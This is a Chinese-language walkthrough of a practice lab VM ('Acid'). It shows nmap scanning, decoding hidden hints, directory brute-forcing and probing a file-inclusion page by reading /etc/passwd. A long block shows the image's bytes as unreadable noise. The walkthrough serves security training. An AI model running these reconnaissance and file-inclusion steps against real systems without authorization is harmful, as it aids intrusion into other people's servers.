1. 信息收集:

IP发现

网络设置是NAT模式,用nmap扫描Vmnat8网卡的NAT网段,就可以找到acid靶机的IP,同时也能看到kali攻击机的IP

命令: nmap -sP 192. 168. 128. 0/24 获得靶机IP: 192. 168. 128. 102

```
Nmap scan report for 192.168.128.2
Host is up (0.000074s latency).
Not shown: 999 closed ports
PORT STATE SERVICE
53/tcp open domain
MAC Address: 00:50:56:F3:E0:19 (VMware)
Nmap scan report for 192.168.128.102
Host is up (0.00020s latency).
All 1000 scanned ports on 192.168.128.102 are closed
MAC Address: 00:0C:29:2F:5E:5C (VMware)
Nmap scan report for 192.168.128.254
Host is up (0.00013s latency).
All 1000 scanned ports on 192.168.128.254 are filtered
MAC Address: 00:50:56:E4:EC:AC (VMware)
Nmap scan report for 192.168.128.134
Host is up (0.0000030s latency).
Not shown: 999 closed ports
PORT
         STATE SERVICE
5432/tcp open postgresql
```

端口扫描

使用nmap扫描1-65535全端口,并做端口服务指纹识别


命令: nmap -p 1-65535 -sV 192.168.128.102

```
root@kall:~# nmap -p 1-65535 -sV 192.168.128.102
Starting Nmap 7.70 ( https://nmap.org ) at 2018-05-31 00:05 CST
Nmap scan report for 192.168.128.102
Host is up (0.00016s latency).
Not shown: 65534 closed ports
PORT STATE SERVICE VERSION
33447/tcp open http Apache httpd 2.4.10 ((Ubuntu))
MAC Address: 00:00:29:2r:>b:>b (VMWare)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.01 seconds
root@kall:~#
```

目标主机的33447端口发现web服务, web服务器是Apache2. 4. 10, 操作系统ubuntu

http://192.168.128.102:33447/ 进入web主页



只发现web服务和Apache, 只能从web漏洞或者Apache漏洞入手

端口: Tcp 33447

服务器: Apache2.4.10

操作系统: Ubuntu


漏洞挖掘的详细思路

- web挖掘思路:
- (1) 查看每个网页的源码, 看是否有提示;
- (2) 暴破目录, 用御剑或DirBuster, 看是否有新网页, 找新网页的漏洞;
 - Apache挖掘思路:
- (1) 寻找Apache2. 4. 10有无已知漏洞可利用:没有发现可直接利用的漏洞。
- (2) 到www.exploit-db.com查询有无exp: 没有找到exp。
- (3) Nessus扫描一下主机漏洞:没有扫描出漏洞。
 - 步骤1: 首先看主页源码, 发现提示: 0x643239334c6d70775a773d3d

```
67
68
69
70
71
72
73
74
75
76 <!--0x643239334c6d70775a773d3d-->
77
```


0x是16进制编码,将值643239334c6d70775a773d3d进行ASCII hex转码,变成: d293LmpwZw==

发现是base64编码,再进行解码,得到图片信息 wow.jpg




这时可以根据经验在首页直接加目录打: /image/wow. jpg 或者 /images/wow. jpg 或者 /icon/wow. jpg 网站的图片目录通常是这样命名。

也可以利用dirbuster进行目录爆破,得到图片目录images




linux下使用locate查找文件:

```
root@kali:-# locate DirBuster
/root/.java/.userPrefs/com/sittinglittleduck/DirBuster
/root/.java/.userPrefs/com/sittinglittleduck/DirBuster/prefs.xml
/usr/share/dirbuster/DirBuster-1.0-RC1.jar
root@kali:-# cd /usr/share/dirbuster/DirBuster-1.0-RC1.jar: 不是目录
root@kali:-# cd /usr/share/dirbuster
root@kali:-# cd /usr/share/dirbuster
root@kali:/usr/share/dirbuster
soot@kali:/usr/share/dirbuster
root@kali:/usr/share/dirbuster# ls
DirBuster-1.0-RC1.jar lib wordlists
root@kali:/usr/share/dirbuster# cd /usr/share/dirbuster/wordlists
root@kali:/usr/share/dirbuster# cd /usr/share/dirbuster/wordlists
root@kali:/usr/share/dirbuster/wordlists# ls
apache-user-enum-1.0.txt directories.jbrofuzz directory-list-2.3-medium.txt directory-list-lowercase-2.3-medium.txt
apache-user-enum-2.0.txt directory-list-1.0.txt directory-list-2.3-small.txt
root@kali:/usr/share/dirbuster/wordlists#
```



•

• 访问 http://192.168.128.102:33447/images/wow.jpg 得到图片:




• 将图片保存到本地,用Notepad++打开,发现最下边有提示

```
T3`墛*}"SUB臵DSS嫠?昿SON$袡?7TWO7??ie௺W肝態SONSMp2
                     是特配到5億年78類 SON
hP90 BRXf?gBZ<<u>壞?臧闃:3.2/魏?</u>銺銼Z8、{?SO?MDC2x躁
127
128
129
130
131
                       ?磧!J佉@@B@@?$@X竗餪C
                      供記D√百?□試の記
                       吹D冒?纀I'8‡€矜畞Mon Pp呖GMA4性 "t璫d?SMA4BONEGN?:縛SMAGGAGNT野SMAGNR9:铆挽OND9*>OSS(\捡YSMAG)
                      956<10000 ? 1000 ? 2 1000 ? 2 1000 2 2 1000 2 2 1000 2 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 100000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000 2 1000
 132
134
                      |说CVIDRION 29-00???延6001653?200013次?jID60011X?D54342(第一A鲇绣9[*I^OB63?533~IA SOB 858?0淌8586朒NUUDt~!SOB41#?傩?秀輈0`?1?SOB ?郭NU
135
136
                      TEN MONT
                      cBSC?V:EODVD榜g
                      138
139
140
141
142
143
144
145
                      €?DIBIONNOCO€ NAM1?D红 SUBHst敬NUOR機SOBIOCA纫OCOLY?NGRX?10:24} CAN位(tNUONUD处失癸?€INNO GAND19n0?<?DOSIGANSOB梢8備e鑿1DC9NUD/{
                      THE SOLITION OF THE SECOND OF THE SECOND OF THE SOLITION OF THE SOLITION OF THE SECOND OF THE SOLITION OF THE SECOND OF THE SOLITION OF THE S
146
147
148
                      貈炇⋆櫢
                                                      ネーFDDB1993 ? A DESIVAN NUO "WNUO BANKESSEX? "In SUB? NUO che SEGN-ODES SOB (月3 NUO SEGN / FP$ t 機 VER? NUO SOBS 翞 具 M? 託 SEN SED (嬰 'DDB
                      ZNOG
                       ?M—xpMudh缝0S铵=??SMX∈Z?OGMX∈SOHX®SOMX €SOHOGM型QGRD`SMXMAX;;?愢MudSXNP1.?w?拧u碗FÖONSN8[SMX8 GMXUSLMGD茵膦MUD`/?A貸
149
150
151
                      152
153
154
                      0 2003,/GB3芬$M→□
NUDHN 15GB執61?50M3妗A$M0€20M3€NUDwHZSSLY$WB792嵫DDB,0$M3?50BB磹$M3″/尴蓙WD?NUDGB?UTu?d€
                          FSD鹦体?燷ACKtR
                                                                                                      近SUB€€SOELX
HNUUD∨脏驚 N
155
156
                                                                                                                                                    NUMBS 2\02繪SDAGS NUM醬2XNAS GNO 特NUM鑫 NO ABBOM 佳3 DDE
                      攀奖?祭颐颐近厨砷
                      瑏娅回€??□
                       dNUDSTX DID?槓U眮
                      榆 (2001) (?B?T? (BODE U SON) ?□性? (SON SOU FEBSH (< CON) € び DOS / 常 BOD 住
158
159
                                                                                                                                                                                                                                                                     - pon (fining) " Sup 袋 Soor 社会 Maza) Bans " psa 兵c約 # Number
                      ENUSES (1991) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (2011) (
```

将3761656530663664353838656439393035656533376631366137633631306434进行ASCII

hex转码


得到 7aee0f6d588ed9905ee37f16a7c610d4, 这是一串md5




去cmd5解密,得到63425,推测是一个密码或者ID




步骤2: 使用Dirbuster进行目录暴破




查看暴破结果:发现challenge目录,该目录下有cake.php、include.php、hacked.php,用Burpsuit挂上代理,使用Firefox然后依次访问3个文件:




• 步骤3: 访问cake. php, 发现需要登录后才能访问:






点击login会跳转到index.php登录页面,需要email和密码才能登录:




• 步骤4: 访问include.php, 这是一个文件包含漏洞页面:

•



在输入框中输入 /etc/passwd 测试存在文件包含, Burpsuit显示response包如下:




想文件包含拿shell, 但没有文件上传点, 之前发现的wow. jpg中无木马可包含。


先继续看hacked. php。


步骤5:访问hacked.php,需要输入ID,测试下之前从wow.jpg解密出来的数字:63425


然后,什么也没有发生,看来ID不对,或者需要先通过index页面输入email和密码登录。





- 步骤6: 找注入, 把发现的几个页面用AWVS, appscan, zap, w3af, vega, netsparker, openvas, nesuss
- 扫描漏洞, 未发现注入。
- 顺便把这些扫描器对比一下



